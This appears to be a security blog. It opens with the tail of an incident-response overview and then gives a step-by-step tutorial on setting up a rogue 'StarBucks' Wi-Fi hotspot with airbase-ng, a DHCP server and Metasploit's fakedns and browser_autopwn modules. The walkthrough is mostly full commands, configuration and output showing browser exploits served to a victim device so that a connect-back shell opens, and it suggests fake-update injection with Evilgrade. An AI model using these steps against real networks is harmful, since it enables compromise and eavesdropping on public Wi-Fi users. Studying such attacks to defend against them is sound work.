Containment: The third stage of responding to incidents. It consists of limiting the damage. Stop the bleeding. Stop the attacker. It’s where you make decision on which strategy you will use to contain the incident bases on your processes and procedures. It’s where you engage the business owners and decide to shut down the system or disconnect the network or continue operations and monitor the activity. All depends on the scope, magnitude and impact of the incident.

Eradication:  After successfully contained the incident. The next step entails removing the cause of the incident. In the case of a virus incident it may simply require removing the virus. On other complex incident cases you might need to identify and mitigate exploited vulnerabilities. It’s on this step that you should determine how it was initially executed and apply the necessary measures to ensure don’t happen again.

Recovery: It means back in production. Eventually, restoring a backup or re-image a system. It’s where you return to normal operational status.  After successfully restoration is important to monitor it for a certain time period. Why? Because you want to potentially identify signs that evaded detection.

Lessons Learned: Follow up activity is crucial. It’s where you can reflect and document what happen. Where you can learn what failed and what worked. It’s where you identify improvements for your incident handling processes and procedures. It’s where you write your final report.

References and further reading:

Computer Incident Response Guidebook (pub. #: 5239-19), 1996, US Navy Staff Office
Computer Security Incident Handling Guide (pub. #: 800-61), 2004, US NIST
Incident Handling Step by Step ver. 2.2, 2001, SANS Institute
RFC 2350: Expectations for Computer Incident Response, 1998, IETF
Handbook for Computer Security Incident Response Teams (CSIRTs), 2003, CERT / Carnegie Mellon Software Engineering Institute
Essential Incident Response Activities during the First 24 Hours, 2006, Gartner, Inc.
Good Practice Guide for Incident Management,2o1o, ENISA

Tagged , , , ,

Enjoy great coffee and the Internet at your fingertips.

free-wifi-starbucksBack in 2004, Dino Dai Zovi and Shane Macaulay developed a set of tools for assessing the security of wireless clients at multiple layers known as KARMA. This tool exploited the Windows XP and MacOS X operating systems capability of doing automatic wireless network discovery and known network identification to facilitate wireless networking for the end-user. Those operating systems facilitated the network identification by remembering past wireless networks that have been joined. Plus they will be automatically looking for these networks (referred to as Preferred or Trusted Networks) whenever the wireless network adapter is enabled [1].

Our Evil neighbor could than benefit of this vulnerability inherent in the way Windows XP and Mac OS X operating systems searched for networks. Essentially, Evil neighbor can sniff the wireless network and discover clients plus their preferred/trusted networks by passively listening for 802.11 Probe Request frames. From this point onward  individual clients within wireless radio range of the attacker could be targeted [2]. Evil just needed to create an rogue AP for one of the probed networks and the clients will associate to the wireless network without user interaction. In addition to the rogue AP, the Evil neighbor will need to create a set of fake infrastructure services like DNS and DHCP to serve these clients. With this in place Evil has full control of the traffic, allowing him to launch devastating attacks. Among others, he can setup client side attacks, capture passwords, manipulate routing paths, setup phishing sites, have control over DNS, etc. In addition this set tools have been incorporated into Metasploit framework and named Karmetasploit which lead to further automation and impact.

Besides this attack vector, with the introduction of more recent operating systems such as Windows Vista and 7, this vulnerability was mitigated. However, with the explosion of mobile devices in public areas such as Airports, Hotels, Shopping centers, etc, there is a great opportunity for attackers. Bad guys can use similar techniques to Karma and impersonate Hot Spots. An Evil can simple create a rogue AP pretending to be one of those Hot Spot environment widely used and popular on these areas. Then he just needs to passively wait for people to connect to. How many times did you connect to an open wireless network in a Hotel or Airport or at StarBucks to send that new picture you just took or to send that important email to your boss?

Let’s illustrate how Evil can take advantage of this opportunistic attack by impersonating a popular Hot Spot such as StarBucks. When a victim associates to the rogue Hot Spot, it will be configured with DNS server that we control. In addition, we will leverage the usage of Metasploit Browser Autopwn module. This module creates a web server in our local machine which will contain different browser exploits. The user will be then redirected to this web server trough DNS. Then the execution of the exploits will start against the browser of the victim and if one of the exploits is successful a meterpreter session will open.

In this case Evil would be in a locations that is likely to be frequent by many people. By doing so he will have a better probability of someone to associate with his fake Hot Spot environment.  In this exercise I’m using BackTrack 5 linux distro but any other linux system can be used. For the sake of brevity the majority of commands output  have been removed.

On Backtrack 5, the DHCP server package needs to be installed.
#apt-get install dhcp3-server

Due to some dependencies, you may got the following error:
 dhcp3-server: Depends: dhcp3-common (= 3.1.3-2ubuntu3.2) but 3.1.3-2ubuntu3.3 is to be installed
E: Broken packages

To solve this, you need to remove existing dhcp3-common package and then run the dhcp3-server installation again.
#apt-get remove dhcp3-common
The following packages will be REMOVED:
 dhcp3-client dhcp3-common wicd wicd-daemon wicd-gtk
#apt-get install dhcp3-server
#apt-get install wicd

This was the only requisite in Backtrack 5 since all the other tools are already installed.
Evil needs to create a dhcpd.conf file with the lease settings. Then, he will need to put the wireless interface in monitor mode. Subsequently, he will be using  airbase-ng which is a multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself.

He goes into the dhcpd folder and create a dhcpd.conf file with the lease settings shown below.

# cd /etc/dhcp3/
# cp dhcpd.conf dhcpd.orig

# vi dhcpd.conf

 ddns-update-style none;
option domain-name-servers 10.0.0.1;
default-lease-time 60;
max-lease-time 72;
authoritative;
log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
        range 10.0.0.100 10.0.0.254;
        option routers 10.0.0.1;
        option domain-name-servers 10.0.0.1;
}

Now, he can start by putting the wireless network interface into monitor mode.

$ sudo airmon-ng start wlan0
Interface             Chipset                 Driver
wlan0                    Intel 4965AGN   iwl4965 – [phy0]
                                                                (monitor mode enabled on mon0)

Next step is to use  airbase-ng tool. With this command a tap interface named at0 will be created advertising the ESSID StarBucks on channel 9.

$ sudo airbase-ng -e “StarBucks” -c 9 mon0
15:55:03  Created tap interface at0
15:55:03  Trying to set MTU on at0 to 1500
15:55:03  Access Point with BSSID 00:1D:E0:04:AE:71 started.

Now he will leave this command shell running and open another shell to continue with the rest of the attack.

He will need to bring at0 interface up and assign a IP address and network mask
$ sudo ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

Then he can start the DHCP deamon. First by creating /var/run/dhcpd folder and then assigning the right ownership permisions. Second, start the dhcd3 deamon pointing to the correct configuration file that was created plus the pid file under the right folder.

sudo mkdir -p /var/run/dhcpd && chown dhcpd:dhcpd /var/run/dhcpd
dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0 -pf /var/run/dhcpd/dhcpd.pid at0

$ ps aux | grep dhcpd
dhcpd    12790  0.0  0.0   3864  1772 ?        Ss   15:44   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0 -pf /var/run/dhcpd/dhcpd.pid at0

With this settings, Evil as an Access Point and DHCP infrastructure in place. Every time a new client associates with the network StarBucks, it will get the settings from the DHCP lease wich include our fake DNS server address. Now he will use Metasploit framework to run fake DNS server.

The settings are straightforward. The TARGETACTION can be set to BYPASS, which can be useful for testing the settings. In addition the TARGETDOMAIN can be a specific website instead of (*).

$sudo msfconsole
msf > use auxiliary/server/fakedns

msf  auxiliary(fakedns) > set SRVHOST 10.0.0.1
msf  auxiliary(fakedns) > set TARGETACTION FAKE
msf  auxiliary(fakedns) > set TARGETHOST 10.0.0.1
msf  auxiliary(fakedns) > set TARGETDOMAIN *
msf  auxiliary(fakedns) > show options

msf  auxiliary(fakedns) > run
[*] Auxiliary module execution completed
[*] DNS server initializing
[*] DNS server started

When the victim associates to the StarBucks AP, gets DHCP lease and browses to a particular website he will be redirected via DNS to the host 10.0.0.1.
Now,  Evil will be using Metaploit browser autopwn module that automates client side exploits. First he set the global settings AUTOPWN_HOST, PORT and URI. These specify where the service resides and the URL that will be sent to the client victim. Next, the local options SRVPORT and URIPATH are specified. Finally the LHOST and LPORT tells the module where to direct the connect back shells. In the Metasploit version 4.5.0 the autopwn module is able to load 43 client side exploits to try against different browsers.

msf  auxiliary(fakedns) > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > set AUTOPWN_HOST 10.0.0.1
msf  auxiliary(browser_autopwn) > set AUTOPWN_PORT 55550
msf  auxiliary(browser_autopwn) > set AUTOPWN_URI /ads
msf  auxiliary(browser_autopwn) > set SRVPORT 55550
msf  auxiliary(browser_autopwn) > set URIPATH /ads
msf  auxiliary(browser_autopwn) > set LHOST 10.0.0.1
msf  auxiliary(browser_autopwn) > set LPORT 45000
msf  auxiliary(browser_autopwn) > show options

msf  auxiliary(browser_autopwn) > run
[*] Auxiliary module execution completed
[*] Setup
msf  auxiliary(browser_autopwn) > [*] Obfuscating initial javascript 2012-12-15 09:09:23 -0500
[*] Done in 1.113271598 seconds
[*] Starting exploit modules on host 10.0.0.1…
 ( … )
[*] — Done, found 43 exploit modules
[*] Using URL: http://0.0.0.0:55550/ads
[*]  Local IP: http://127.0.0.1:55550/ads
[*] Server started. 

The AutoPwn server is listening on port 55550 and now he will use the Metasploit http capture module to redirect all arbitrary URLs on port 80 to the AutoPwn module.

msf  auxiliary(browser_autopwn) > use auxiliary/server/capture/http
msf  auxiliary(http) > show options

msf  auxiliary(http) > run
[*] Auxiliary module execution completed
msf  auxiliary(http) >
[*] Listening on 0.0.0.0:80…
[*] Server started.

Now when a user associates to the fake AP you should see the following on the Airbase-ng shell:
09:16:59  Client 04:54:33:7F:4F:AA associated (unencrypted) to ESSID: “StarBucks”

After that you should see a DHCP exchange between the victim and the DHCP server. You can look at /var/log/messages to see the discover, offer, request and ack transactions.

tail -f /var/log/messages
Dec 14 16:11:40 bt dhcpd: DHCPDISCOVER from 04:54:33:7f:4f:aa via at0
Dec 14 16:11:41 bt dhcpd: DHCPOFFER on 10.0.0.101 to 04:54:33:7f:4f:aa (iPad) via at0
Dec 14 16:11:42 bt dhcpd: DHCPREQUEST for 10.0.0.101 (10.0.0.1) from 04:54:33:7f:4f:aa (iPad) via at0
Dec 14 16:11:42 bt dhcpd: DHCPACK on 10.0.0.101 to 04:54:33:7f:4f:aa (iPad) via at0

Finally, when a user browses to a page, DNS server will redirect him to the fake DNS server. When browsing to port 80 the http capture module will interact with it and redirect it to the Autopwn module. The victim will be served with a page that is locate under msf3/data/exploits/capture/http/index.html plus an IFRAME pointing to the AutoPwn exploits.
The following output ilustrates what happen when the client is start to be redeirected by the Fake DNS module and then the AutoPwn kicks in. In this case the AutoPwn module managed to autodetect the client being used and then sent the apropriate exploits. In this case it detected the client as being a Windows 7 and based on this information it delivered 33 exploits.

[*] 10.0.0.101:63184 – DNS – DNS target domain found: *
[*] 10.0.0.101:63184 – DNS – DNS target domain http://www.linkedin.com faked
[*] 10.0.0.101:63184 – DNS – XID 32445 (IN::A http://www.linkedin.com)
[*] 10.0.0.101:55684 – DNS – DNS target domain found: *
[*] 10.0.0.101:55684 – DNS – DNS target domain http://www.monster.com faked
[*] 10.0.0.101:55684 – DNS – XID 37698 (IN::A http://www.monster.com)
[*] 10.0.0.101:63286 – DNS – DNS target domain found: *
[*] 10.0.0.101:63286 – DNS – DNS target domain http://www.yahoo.com faked
[*] 10.0.0.101:63286 – DNS – XID 56637 (IN::A http://www.yahoo.com)

[*] 10.0.0.103       browser_autopwn – Handling ‘/ads’
[*] 10.0.0.103       browser_autopwn – Handling ‘/ads?sessid=TWljcm9zb2Z0IFdpbmRvd3M6Nzp1bmRlZmluZWQ6ZW4tdXM6eDg2Ok1TSUU6OC4wOg%3d%3d’
[*] 10.0.0.103       browser_autopwn – JavaScript Report: Microsoft Windows:7:undefined:en-us:x86:MSIE:8.0:
[*] 10.0.0.103       browser_autopwn – Reporting: {:os_name=>”Microsoft Windows”, : os_flavor=>”7″, : os_lang=>”en-us”, :arch=>”x86″}
[*] 10.0.0.103       browser_autopwn – Responding with 33 exploits

Eventually, this will lead to a compromissed system and potentially a shell opened on the Evil system with access to the victim system – I will leave that demonstration and ilustration for futher posts.

As you could see this is a powerfull attack but is also noisy and visible to the victim. An potential victim that is aware of such attacks can easily see that something is wrong when he tries to connect to the Hot Spot. He will be  unable to surf to any webpage and only to a custom suspicious page.

More targetted attacks are feasible and easily done. For example if Evil has two wireless cards on his computer he can easily create a fake Hot Spot environment and route all your traffic trough is computer. Then in a much more discrete and evasive way he can modify traffic content or impersonate services to deliver malicious contents or eavesdropping on sensitive content such as unprotected email. For example he can exploit the execution of automated software downloads. Java is an particular example because at regular intervals the Java updater will contact javadl.esd.sun.com over HTTP. Another example is Mcafee AV updater which will contact updatekeepalive.mcafee.com in order to check for the availability of new updates. Among others tools like Evilgrade which is a modular framework that allows the user to take advantage of poor update and upgrade implementations by injecting fake updates, can be used to accomplish this.

Next time you connect to a free Hot Spot environment within a metropolitan area consider that someone could be impersonating and/or eavesdropping it. Best will be never to connect to a open AP but that might be unrealistic. One simple countermeasure will be to configure static DNS entries which wont stop a determined attacker but potentially gives your more provability to not be a target.

References:
[1] Attacking Automatic Wireless Network Selection, Dino A. Dai Zovi, Shane A. Macaulay, 2005
[2] Hacking Exposed Wireless: Wireless Security Secrets & Solutions, Second Edition, Johnny Cache, Joshua Wright, Vincent Liu, 2010
Metasploit, David Kennedy, Jim O’Gorman, Devon Kearns, 2011